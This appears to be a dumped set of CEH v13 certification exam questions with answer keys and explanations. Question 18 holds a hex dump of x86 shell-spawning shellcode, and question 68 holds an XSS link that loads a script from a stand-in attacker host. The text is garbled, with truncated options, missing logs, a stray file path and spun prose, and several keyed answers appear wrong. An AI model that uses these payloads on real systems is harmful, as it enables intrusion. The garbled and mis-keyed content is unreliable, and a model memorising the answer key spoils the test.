EC-Council

Exam Questions 312-50v13

Certified Ethical Hacker v13

NEW QUESTION 1
- (Topic 1)
Which of the following is a component of a risk assessment?

A. Administrative safeguards
B. Physical security
C. DMZ
D. Logical interface

Answer: A

NEW QUESTION 2
- (Topic 1)
Bob, a network administrator at BigUniversity, realized that some students are connecting their notebooks in the wired network to have Internet access. In the university campus, there are many Ethernet ports available for professors and authorized visitors but not for students.
He identified this when the IDS alerted for malware activities in the network. What should Bob do to avoid this problem?

A. Disable unused ports in the switches
B. Separate students in a different VLAN
C. Use the 802.1x protocol
D. Ask students to use the wireless network

Answer: C

NEW QUESTION 3
- (Topic 1)
Bob, a system administrator at TPNQM SA, concluded one day that a DMZ is not needed if he properly configures the firewall to allow access just to servers/ports, which can have direct internet access, and block the access to workstations.
Bob also concluded that DMZ makes sense just when a stateful firewall is available, which is not the case of TPNQM SA.
In this context, what can you say?

A. Bob can be right since DMZ does not make sense when combined with stateless firewalls
B. Bob is partially righ
C. He does not need to separate networks if he can create rules bydestination IPs, one by one
D. Bob is totally wron
E. DMZ is always relevant when the company has internet servers and workstations
F. Bob is partially righ
G. DMZ does not make sense when a stateless firewall is available

Answer: C

NEW QUESTION 4
- (Topic 1)
Which of the following tools is used to analyze the files produced by several packet-capture programs such as tcpdump, WinDump, Wireshark, and EtherPeek?

A. tcptrace
B. Nessus
C. OpenVAS
D. tcptraceroute

Answer: A

NEW QUESTION 5
- (Topic 1)
PGP, SSL, and IKE are all examples of which type of cryptography?

A. Digest
B. Secret Key
C. Public Key
D. Hash Algorithm

Answer: C

NEW QUESTION 6
- (Topic 1)
Which of the following tools are used for enumeration? (Choose three.)

A. SolarWinds
B. USER2SID
C. Cheops
D. SID2USER
E. DumpSec

Answer: BDE

NEW QUESTION 7
- (Topic 1)
Which of the following statements about a zone transfer is correct? (Choose three.)

A. A zone transfer is accomplished with the DNS
B. A zone transfer is accomplished with the nslookup service
C. A zone transfer passes all zone information that a DNS server maintains
D. A zone transfer passes all zone information that a nslookup server maintains
E. A zone transfer can be prevented by blocking all inbound TCP port 53 connections
F. Zone transfers cannot occur on the Internet

Answer: ACE

NEW QUESTION 8
- (Topic 1)
The change of a hard drive failure is once every three years. The cost to buy a new hard drive is $300. It will require 10 hours to restore the OS and software to the new hard disk. It will require a further 4 hours to restore the database from the last backup to the new hard disk. The recovery person earns $10/hour. Calculate the SLE, ARO, and ALE. Assume the EF = 1(100%). What is the closest approximate cost of this replacement and recovery operation per year?

A. $1320
B. $440
C. $100
D. $146

Answer: D

Explanation:
1. AV (Asset value) = $300 + (14 * $10) = $440 - the cost of a hard drive plus the work of a recovery person, i.e.how much would it take to replace 1 asset? 10 hours for resorting the OS and soft + 4 hours for DB restore multiplies by hourly rate of the recovery person.
* 2. SLE (Single Loss Expectancy) = AV * EF (Exposure Factor) = $440 * 1 = $440
* 3. ARO (Annual rate of occurrence) = 1/3 (every three years, meaning the probability of occurring during 1 years is 1/3)
* 4. ALE (Annual Loss Expectancy) = SLE * ARO = 0.33 * $440 = $145.2

NEW QUESTION 9
- (Topic 1)
Shellshock allowed an unauthorized user to gain access to a server. It affected many Internet-facing services, which OS did it not directly affect?

A. Linux
B. Unix
C. OS X
D. Windows

Answer: D

NEW QUESTION 10
- (Topic 1)
Which of the following incident handling process phases is responsible for defining rules, collaborating human workforce, creating a back-up plan, and testing the plans for an organization?

A. Preparation phase
B. Containment phase
C. Identification phase
D. Recovery phase

Answer: A

NEW QUESTION 10
- (Topic 1)
Which of the following tools is used to detect wireless LANs using the 802.11a/b/g/n WLAN standards on a linux platform?

A. Kismet
B. Abel
C. Netstumbler
D. Nessus

Answer: A

Explanation:
https://en.wikipedia.org/wiki/Kismet_(software)
Kismet is a network detector, packet sniffer, and intrusion detection system for 802.11 wireless LANs. Kismet will work with any wireless card which supports raw monitoring mode, and can sniff 802.11a, 802.11b, 802.11g, and 802.11n traffic.

NEW QUESTION 14
- (Topic 1)
What tool can crack Windows SMB passwords simply by listening to network traffic?

A. This is not possible
B. Netbus

C. NTFSDOS
D. L0phtcrack

Answer: D

NEW QUESTION 15
- (Topic 1)
Todd has been asked by the security officer to purchase a counter-based authentication system. Which of the following best describes this type of system?

A. A biometric system that bases authentication decisions on behavioral attributes.
B. A biometric system that bases authentication decisions on physical attributes.
C. An authentication system that creates one-time passwords that are encrypted with secret keys.
D. An authentication system that uses passphrases that are converted into virtual passwords.

Answer: C

NEW QUESTION 16
- (Topic 1)
Which of the following algorithms can be used to guarantee the integrity of messages being sent, in transit, or stored?

A. symmetric algorithms
B. asymmetric algorithms
C. hashing algorithms
D. integrity algorithms

Answer: C

NEW QUESTION 18
- (Topic 1)
The following is an entry captured by a network IDS. You are assigned the task of analyzing this entry. You notice the value 0x90, which is the most common NOOP instruction for the Intel processor. You figure that the attacker is attempting a buffer overflow attack.
You also notice "/bin/sh" in the ASCII part of the output. As an analyst what would you conclude about the attack?

```
45 00 01 ce 28 1e 40 00 32 06 96 92 d1 3a 18 09 86 9f 18 97 E..Î(.@.2...Ñ:......
06 38 02 03 6f 54 4f a9 01 af fe 78 50 18 7d 78 76 dd 00 00 .8..oTO©.¯þxP.}xvÝ..
Application "Calculator" "%path:..\dtsapps\calc\dcalc.exe%" " " size 0.75in 0.25in 0.50in
0.05inxvÝ..
42 42 20 f7 ff bf 21 f7 ff bf 22 f7 ff bf 23 f7 ff bf 58 58 BB ÷ÿ¿!÷ÿ¿"÷ÿ¿#÷ÿ¿XX
58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 25 2e 32 32 XXXXXXXXXXXXXXXX%.22
34 75 25 33 30 30 24 6e 25 2e 32 31 33 75 25 33 30 31 24 6e 4u%300$n%.213u%301$n
73 65 63 75 25 33 30 32 24 6e 25 2e 31 39 32 75 25 33 30 33 secu%302$n%.192u%303
24 6e 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 $n..................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ......................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ......................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ......................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ......................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ......................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ......................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ......................
90 90 31 db 31 c9 31 c0 b0 46 cd 80 89 e5 31 d2 b2 66 89 d0 ..1Û1É1À°FÍ..å1Ò²f.Ð
31 c9 89 cb 43 89 5d f8 43 89 5d f4 4b 89 4d fc 8d 4d f4 cd 1É.ËC.]øC.]ôK.Mü.MôÍ
80 31 c9 89 45 f4 43 66 89 5d ec 66 c7 45 ee 0f 27 89 4d f0 .1É.EôCf.]ìfÇEî.'.Mð
8d 45 ec 89 45 f8 c6 45 fc 10 89 d0 8d 4d f4 cd 80 89 d0 43 .Eì.EøÆEü..Ð.MôÍ..ÐC
43 cd 80 89 d0 43 cd 80 89 c3 31 c9 b2 3f 89 d0 cd 80 89 d0 CÍ..ÐCÍ..Ã1É²?.ÐÍ..Ð
41 cd 80 eb 18 5e 89 75 08 31 c0 88 46 07 89 45 0c b0 0b 89 AÍ.ë.^.u.1À.F..E.°..
f3 8d 4d 08 8d 55 0c cd 80 e8 e3 ff ff ff 2f 62 69 6e 2f 73 ó.M..U.Í.èãÿÿÿ/bin/s
68 0a h.
EVENT4: [NOOP:X86] (tcp,dp=515,sp=1592)
```

A. The buffer overflow attack has been neutralized by the IDS
B. The attacker is creating a directory on the compromised machine
C. The attacker is attempting a buffer overflow attack and has succeeded
D. The attacker is attempting an exploit that launches a command-line shell

Answer: D

NEW QUESTION 19

- (Topic 1)
Which of the following is a low-tech way of gaining unauthorized access to systems?

A. Social Engineering
B. Eavesdropping
C. Scanning
D. Sniffing

Answer: A

NEW QUESTION 24
- (Topic 1)
You need to deploy a new web-based software package for your organization. The package requires three separate servers and needs to be available on the Internet. What is the recommended architecture in terms of server placement?

A. All three servers need to be placed internally
B. A web server facing the Internet, an application server on the internal network, a database server on the internal network
C. A web server and the database server facing the Internet, an application server on the internal network
D. All three servers need to face the Internet so that they can communicate between themselves

Answer: B

NEW QUESTION 29
- (Topic 1)
Which definition among those given below best describes a covert channel?

A. A server program using a port that is not well known.
B. Making use of a protocol in a way it is not intended to be used.
C. It is the multiplexing taking place on a communication link.
D. It is one of the weak channels used by WEP which makes it insecure

Answer: B

NEW QUESTION 33
- (Topic 1)
What is the way to decide how a packet will move from an untrusted outside host to a protected inside that is behind a firewall, which permits the hacker to determine which ports are open and if the packets can pass through the packet-filtering of the firewall?

A. Session hijacking
B. Firewalking
C. Man-in-the middle attack
D. Network sniffing

Answer: B

NEW QUESTION 36
- (Topic 1)
Susan has attached to her company's network. She has managed to synchronize her boss's sessions with that of the file server. She then intercepted his traffic destined for the server, changed it the way she wanted to and then placed it on the server in his home directory.
What kind of attack is Susan carrying on?

A. A sniffing attack
B. A spoofing attack
C. A man in the middle attack
D. A denial of service attack

Answer: C

NEW QUESTION 38
- (Topic 1)
Scenario1:
* 1. Victim opens the attacker's web site.
* 2. Attacker sets up a web site which contains interesting and attractive content like 'Do you want to make $1000 in a day?'.
* 3. Victim clicks to the interesting and attractive content URL.
* 4. Attacker creates a transparent 'iframe' in front of the URL which victim attempts to click, so victim thinks that he/she clicks to the 'Do you want to make $1000 in a day?' URL but actually he/she clicks to the content or URL that exists in the transparent 'iframe' which is setup by the attacker.
What is the name of the attack which is mentioned in the scenario?

A. Session Fixation
B. HTML Injection
C. HTTP Parameter Pollution
D. Clickjacking Attack

Answer: D

Explanation:
https://en.wikipedia.org/wiki/Clickjacking

Clickjacking is an attack that tricks a user into clicking a webpage element which is invisible or disguised as another element. This can cause users to unwittingly download malware, visit malicious web pages, provide credentials or sensitive information, transfer money, or purchase products online.
Typically, clickjacking is performed by displaying an invisible page or HTML element, inside an iframe, on top of the page the user sees. The user believes they are clicking the visible page but in fact they are clicking an invisible element in the additional page transposed on top of it.

NEW QUESTION 40
- (Topic 1)
What is one of the advantages of using both symmetric and asymmetric cryptography in SSL/TLS?

A. Supporting both types of algorithms allows less-powerful devices such as mobile phones to use symmetric encryption instead.
B. Symmetric algorithms such as AES provide a failsafe when asymmetric methods fail.
C. Symmetric encryption allows the server to security transmit the session keys out-of- band.
D. Asymmetric cryptography is computationally expensive in compariso
E. However, it is well-suited to securely negotiate keys for use with symmetric cryptography.

Answer: A

NEW QUESTION 45
- (Topic 1)
Which is the first step followed by Vulnerability Scanners for scanning a network?

A. OS Detection
B. Firewall detection
C. TCP/UDP Port scanning
D. Checking if the remote host is alive

Answer: D

Explanation:
Vulnerability scanning solutions perform vulnerability penetration tests on the organizational network in three steps:
* 1. Locating nodes: The first step in vulnerability scanning is to locate live hosts in the target network using various scanning techniques.
* 2. Performing service and OS discovery on them: After detecting the live hosts in the target network, the next step is to enumerate the open ports and services and the operating system on the target systems.
* 3. Testing those services and OS for known vulnerabilities: Finally, after identifying the open services and the operating system running on the target nodes, they are tested for known vulnerabilities.

NEW QUESTION 47
- (Topic 1)
What is the following command used for? net use \targetipc$ "" /u:""

A. Grabbing the etc/passwd file
B. Grabbing the SAM
C. Connecting to a Linux computer through Samba.
D. This command is used to connect as a null session
E. Enumeration of Cisco routers

Answer: D

NEW QUESTION 51
- (Topic 1)
By using a smart card and pin, you are using a two-factor authentication that satisfies
A. Something you are and something you remember
B. Something you have and something you know
C. Something you know and something you are
D. Something you have and something you are

Answer: B

Explanation:
Two-factor Authentication or 2FA is a user identity verification method, where two of the three possible authentication factors are combined to grant access to a website or application.1) something the user knows, 2) something the user has, or 3) something the user is.
The possible factors of authentication are:
· Something the User Knows:
This is often a password, passphrase, PIN, or secret question. To satisfy this authentication challenge, the user must provide information that matches the answers previously provided to the organization by that user, such as ??Name the town in which you were born.??
· Something the User Has:
This involves entering a one-time password generated by a hardware authenticator. Users carry around an authentication device that will generate a one-time password on command. Users then authenticate by providing this code to the organization. Today, many organizations offer software authenticators that can be installed on the user??s mobile device.
· Something the User Is:
This third authentication factor requires the user to authenticate using biometric data. This can include fingerprint scans, facial scans, behavioral biometrics, and more.
For example: In internet security, the most used factors of authentication are:
something the user has (e.g., a bank card) andsomething the user knows (e.g., a PIN code). This is two-factor authentication. Two-factor authentication is also sometimes referred to as strong authentication, Two-Step Verification, or 2FA.
The key difference between Multi-Factor Authentication (MFA) and Two-Factor Authentication (2FA) is that, as the term implies, Two-Factor Authentication utilizes a combination of two out of three possible authentication factors. In contrast, Multi-Factor Authentication could utilize two or more of these authentication factors.

NEW QUESTION 52
- (Topic 1)
A company??s security policy states that all Web browsers must automatically delete their HTTP browser cookies upon terminating. What sort of security breach is this policy attempting to mitigate?

A. Attempts by attackers to access the user and password information stored in the company??s SQL database.
B. Attempts by attackers to access Web sites that trust the Web browser user by stealing the user??s authentication credentials.
C. Attempts by attackers to access password stored on the user??s computer without the user??s knowledge.
D. Attempts by attackers to determine the user??s Web browser usage patterns, including when sites were visited and for how long.

Answer: B

NEW QUESTION 57
- (Topic 1)
You have the SOA presented below in your Zone.
Your secondary servers have not been able to contact your primary server to synchronize information. How long will the secondary servers attempt to contact the primary server before it considers that zone is dead and stops responding to queries?
collegae.edu.SOA, cikkye.edu ipad.college.edu. (200302028 3600 3600 604800 3600)

A. One day
B. One hour
C. One week
D. One month

Answer: C

NEW QUESTION 61
- (Topic 1)
Although FTP traffic is not encrypted by default, which layer 3 protocol would allow for end- to-end encryption of the connection?

A. SFTP
B. Ipsec
C. SSL
D. FTPS

Answer: B

Explanation:
https://en.wikipedia.org/wiki/IPsec
Internet Protocol Security (IPsec) is a secure network protocol suite that authenticates and encrypts the packets of data to provide secure encrypted communication between two computers over an Internet Protocol network. It is used in virtual private networks (VPNs). IPsec includes protocols for establishing mutual authentication between agents at the beginning of a session and negotiation of cryptographic keys to use during the session. IPsec can protect data flows between a pair of hosts (host-to-host), between a pair of security gateways (network-to-network), or between a security gateway and a host (network-to-host). IPsec uses cryptographic security services to protect communications over Internet Protocol (IP) networks. It supports network-level peer authentication, data-origin authentication, data integrity, data confidentiality (encryption), and replay protection. The initial IPv4 suite was developed with few security provisions. As a part of the IPv4 enhancement, IPsec is a layer 3 OSI model or internet layer end-to-end security scheme. In contrast, while some other Internet security systems in widespread use operate above layer 3, such as Transport Layer Security (TLS) that operates at the Transport Layer and Secure Shell (SSH) that operates at the Application layer, IPsec can automatically secure applications at the IP layer.

NEW QUESTION 64
- (Topic 1)
Based on the following extract from the log of a compromised machine, what is the hacker really trying to steal?

A. har.txt
B. SAM file
C. wwwroot
D. Repair file

Answer: B

NEW QUESTION 68
- (Topic 2)
This is an attack that takes advantage of a web site vulnerability in which the site displays content that includes un-sanitized user-provided data.

```
<ahref="http://foobar.com/index.html?id=%3Cscript%20src=%22
http://baddomain.com/badscript.js %22%3E%3C/script%3E">See foobar</a>
```


What is this attack?

A. Cross-site-scripting attack
B. SQL Injection
C. URL Traversal attack
D. Buffer Overflow attack

Answer: A

NEW QUESTION 73

- (Topic 2)
Consider the following Nmap output:



what command-line parameter could you use to determine the type and version number of the web server?

A. -sv
B. -Pn
C. -V
D. -ss

Answer: A

Explanation:
C:\Users\moi>nmap -h | findstr " -sV" -sV: Probe open ports to determine service/version info

NEW QUESTION 75
- (Topic 2)
You are a penetration tester tasked with testing the wireless network of your client Brakeme SA. You are attempting to break into the wireless network with the SSID "Brakeme-Internal." You realize that this network uses WPA3 encryption, which of the following vulnerabilities is the promising to exploit?

A. Dragonblood
B. Cross-site request forgery
C. Key reinstallation attack
D. AP Myconfiguration

Answer: A

Explanation:
Dragonblood allows an attacker in range of a password-protected Wi-Fi network to get the password and gain access to sensitive information like user credentials, emails and mastercard numbers. consistent with the published report:??The WPA3 certification aims to secure Wi-Fi networks, and provides several advantages over its predecessor WPA2, like protection against offline dictionary attacks and forward secrecy. Unfortunately, we show that WPA3 is suffering from several design flaws, and analyze these flaws both theoretically and practically. Most prominently, we show that WPA3??s Simultaneous Authentication of Equals (SAE) handshake, commonly referred to as Dragonfly, is suffering from password partitioning attacks.??Our Wi-Fi researchers at WatchGuard are educating businesses globally that WPA3 alone won??t stop the Wi-Fi hacks that allow attackers to steal information over the air (learn more in our recent blog post on the topic). These Dragonblood vulnerabilities impact alittle amount of devices that
were released with WPA3 support, and makers are currently making patches available. one among the most important takeaways for businesses of all sizes is to know that a long-term

fix might not be technically feasible for devices with lightweight processing capabilities like IoT and embedded systems. Businesses got to consider adding products that enable a Trusted Wireless Environment for all kinds of devices and users alike.Recognizing that vulnerabilities like KRACK and Dragonblood require attackers to initiate these attacks by bringing an ??Evil Twin?? Access Point or a Rogue Access Point into a Wi-Fi environment, we??ve been that specialize in developing Wi-Fi security solutions that neutralize these threats in order that these attacks can never occur. The Trusted Wireless Environment framework protects against the ??Evil Twin?? Access Point and Rogue Access Point. one among these hacks is required to initiate the 2 downgrade or side-channel attacks referenced in Dragonblood.What??s next? WPA3 is an improvement over WPA2 Wi-Fi encryption protocol, however, as we predicted, it still doesn??t provide protection from the six known Wi-Fi threat categories. It??s highly likely that we??ll see more WPA3 vulnerabilities announced within the near future.To help reduce Wi-Fi vulnerabilities, we??re asking all of you to hitch the Trusted Wireless Environment movement and advocate for a worldwide security standard for Wi-Fi.

NEW QUESTION 78
- (Topic 2)
What is one of the advantages of using both symmetric and asymmetric cryptography in SSL/TLS?

A. Symmetric algorithms such as AES provide a failsafe when asymmetric methods fail.
B. Asymmetric cryptography is computationally expensive in compariso
C. However, it is well-suited to securely negotiate keys for use with symmetric cryptography.
D. Symmetric encryption allows the server to securely transmit the session keys out-of- band.
E. Supporting both types of algorithms allows less-powerful devices such as mobile phones to use symmetric encryption instead.

Answer: D

NEW QUESTION 80
- (Topic 2)
You went to great lengths to install all the necessary technologies to prevent hacking attacks, such as expensive firewalls, antivirus software, anti-spam systems and intrusion detection/prevention tools in your company's network. You have configured the most secure policies and tightened every device on your network. You are confident that hackers will never be able to gain access to your network with complex security system in place.
Your peer, Peter Smith who works at the same department disagrees with you.
He says even the best network security technologies cannot prevent hackers gaining access to the network because of presence of "weakest link" in the security chain.
What is Peter Smith talking about?

A. Untrained staff or ignorant computer users who inadvertently become the weakest link in your security chain
B. "zero-day" exploits are the weakest link in the security chain since the IDS will not be able to detect these attacks
C. "Polymorphic viruses" are the weakest link in the security chain since the Anti-Virus scanners will not be able to detect these attacks
D. Continuous Spam e-mails cannot be blocked by your security system since spammers use different techniques to bypass the filters in your gateway

Answer: A

NEW QUESTION 84
- (Topic 2)
Bella, a security professional working at an it firm, finds that a security breach has occurred while transferring important files. Sensitive data, employee usernames. and passwords are shared In plaintext, paving the way for hackers 10 perform successful session hijacking. To address this situation. Bella Implemented a protocol that sends data using encryption and digital certificates. Which of the following protocols Is used by Bella?

A. FTP
B. HTTPS
C. FTPS
D. IP

Answer: C

Explanation:
The File Transfer Protocol (FTP) is a standard organization convention utilized for the exchange of PC records from a worker to a customer on a PC organization. FTP is based on a customer worker model engineering utilizing separate control and information associations between the customer and the server.[1] FTP clients may validate themselves with an unmistakable book sign-in convention, ordinarily as a username and secret key, however can interface namelessly if the worker is designed to permit it. For secure transmission that ensures the username and secret phrase, and scrambles the substance, FTP is frequently made sure about with SSL/TLS (FTPS) or supplanted with SSH File Transfer Protocol (SFTP).
The primary FTP customer applications were order line programs created prior to working frameworks had graphical UIs, are as yet dispatched with most Windows, Unix, and Linux working systems.[2][3] Many FTP customers and mechanization utilities have since been created for working areas, workers, cell phones, and equipment, and FTP has been fused into profitability applications, for example, HTML editors.

NEW QUESTION 86
- (Topic 2)
E-mail scams and mail fraud are regulated by which of the following?

A. 18 U.S.
B. pa
C. 1030 Fraud and Related activity in connection with Computers
D. 18 U.S.
E. pa
F. 1029 Fraud and Related activity in connection with Access Devices
G. 18 U.S.
H. pa
I. 1362 Communication Lines, Stations, or Systems
J. 18 U.S.
K. pa
L. 2510 Wire and Electronic Communications Interception and Interception of Oral Communication

Answer: A

NEW QUESTION 89
- (Topic 2)
John is an incident handler at a financial institution. His steps in a recent incident are not up to the standards of the company. John frequently forgets some steps and procedures while handling responses as they are very stressful to perform. Which of the following actions should John take to overcome this problem with the least administrative effort?

A. Create an incident checklist.
B. Select someone else to check the procedures.
C. Increase his technical skills.
D. Read the incident manual every time it occurs.

Answer: C

NEW QUESTION 94
- (Topic 2)
What would be the fastest way to perform content enumeration on a given web server by using the Gobuster tool?

A. Performing content enumeration using the bruteforce mode and 10 threads
B. Shipping SSL certificate verification
C. Performing content enumeration using a wordlist
D. Performing content enumeration using the bruteforce mode and random file extensions

Answer: C

Explanation:
Analyze Web Applications: Identify Files and Directories - enumerate applications, as well as hidden directories and files of the web application hosted on the web server. Tools such as Gobuster is directory scanner that allows attackers to perform fast-paced enumeration of hidden files and directories of a target web application. # gobuster -u <target URL> -w common.txt (wordlist) (P.1849/1833)

NEW QUESTION 96
- (Topic 2)
When discussing passwords, what is considered a brute force attack?

A. You attempt every single possibility until you exhaust all possible combinations or discover the password
